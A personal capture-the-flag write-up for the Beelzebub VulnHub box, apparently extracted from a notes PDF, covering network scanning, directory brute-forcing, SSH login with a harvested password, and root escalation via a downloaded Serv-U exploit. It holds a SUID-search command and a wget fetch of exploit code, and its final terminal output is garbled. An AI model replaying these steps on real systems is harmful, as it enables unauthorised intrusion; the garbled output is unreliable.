
## Beelzebub

মঙ্গলবার, 28 সেপ্টেম্বর, 2021 6:56 AM

#### First I ferret the ip address of the vulnerable server using netdiscover




#### Then I used nmap to find the open ports

#### Since 80 port was open I decided to check the webpage



#### There was nothing much. So I checked the index page.



### **Not Found**

The requested URL was not found on this server.

Apache/2.4.30 (Ubuntu)

The index page was not found. But the apache version showed here was 2.4.30 but the apache version in nmap was 2.4.29.

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))


|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache/2 Ubuntu Default Page: It works

MAC Address: 08:00:27:69:3A:DA (Oracle VirtualBox virtual NIC)

No exact OS matches for host (If you know what OS is running on TCP/IP fingerprint:
```

To further confirm it I checked the /ind directory and it also showed 2.4.29. In conclusion the index file was misleading.




# **Not Found**

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.0.135 Port 80

So I checked the page source of the index page and I found a message there.



As instructed I encoded the word beelzebub with md5 to find the a hash.

```
(reet⊕ kali)-[/home/kali]

# echo -n beelzebub | md5sum

d18e1e22becbd915b45e0e655429d487 -
```

I used the hash to visit the page but nothing interesting was found. So I used gobuster to find other directories.


I went to /wp-content . It had a blank page. I looked for its directories and went to /ep-content/uploads



Index of /d18e1e22becbd915b45e0e655429d487/wp-content/uj



I clicked the talk to valak link and found this webpage




When I opened the vulnhub server the name showed was krampus.



(Though it's better to use wpscan to find the users)

So I used krampus on the box and clicked say hi to valktalk.

Then I inspected the page



I used this password to logged ssh user krampus

```
## ssh krampus@192.168.0.135
The authenticity of host '192.168.0.135 (192.168.0.135)' can't be established. ECDSA key fingerprint is SHA256:erz9C9WEWhhV5KMnnpxYEiDQ015ORbFLU/4HNeyevdQ. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.0.135' (ECDSA) to the list of known hosts. krampus@192.168.0.135's password:

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-53-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation


* Canonical Livepatch is available for installation.

- Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch

391 packages can be updated.
268 updates are security updates.


Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sat Mar 20 00:38:04 2021 from 192.168.1.7 krampus@beelzebub:-$

■
```



I looked around for clues. I found a file name .Serv-U-Tray.conf

I googled it and found it's a file server with exploits



To check the exploit I looked into bash history

```
krampus@beelzebub:~$ cat .bash_history
mysql -u root -p
clear
su root
clear
lks
ls
clear
nano /etc/host
nano /etc/hosts
su root
su root
su root
clear
exit
chmod 0750 html/
ifconfig
cd /var/lib/mysql/
clear
ls
cd wordpress/
sudo su
su root
clear
clear
ls
cd Desktop/
clear
```

There I found the exploit link. I downloaded the file which was saved as 47009 and opened it to find some code

```
find / -perm -u=s -type f 2>/dev/null
clear
wget https://www.exploit-db.com/download/47009
clear
ls
```

I created a exploit.c file in /tmp then exploited the file.

```
krampusbelzebus:-$ cd /rap
krampusbelzebus/rap$ los exploit.c
krampusbelzebus/rap$ los exploit.c
krampusbelzebus/rap$ los exploit.c
krampusbelzebus/rap$ los exploit.c
ystend-private-861857333327440basflaef54ea6689-backgraper.service-BgmtA
ystend-private-861857323227440basflaef54ea6689-backgraper.service-BgmtA
ystend-private-861857323227440basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef54ea6689-tbit.c-benon.service-BymtA
ystend-private-86185732327640basflaef5
```

I was logged in as root.

Mission Successful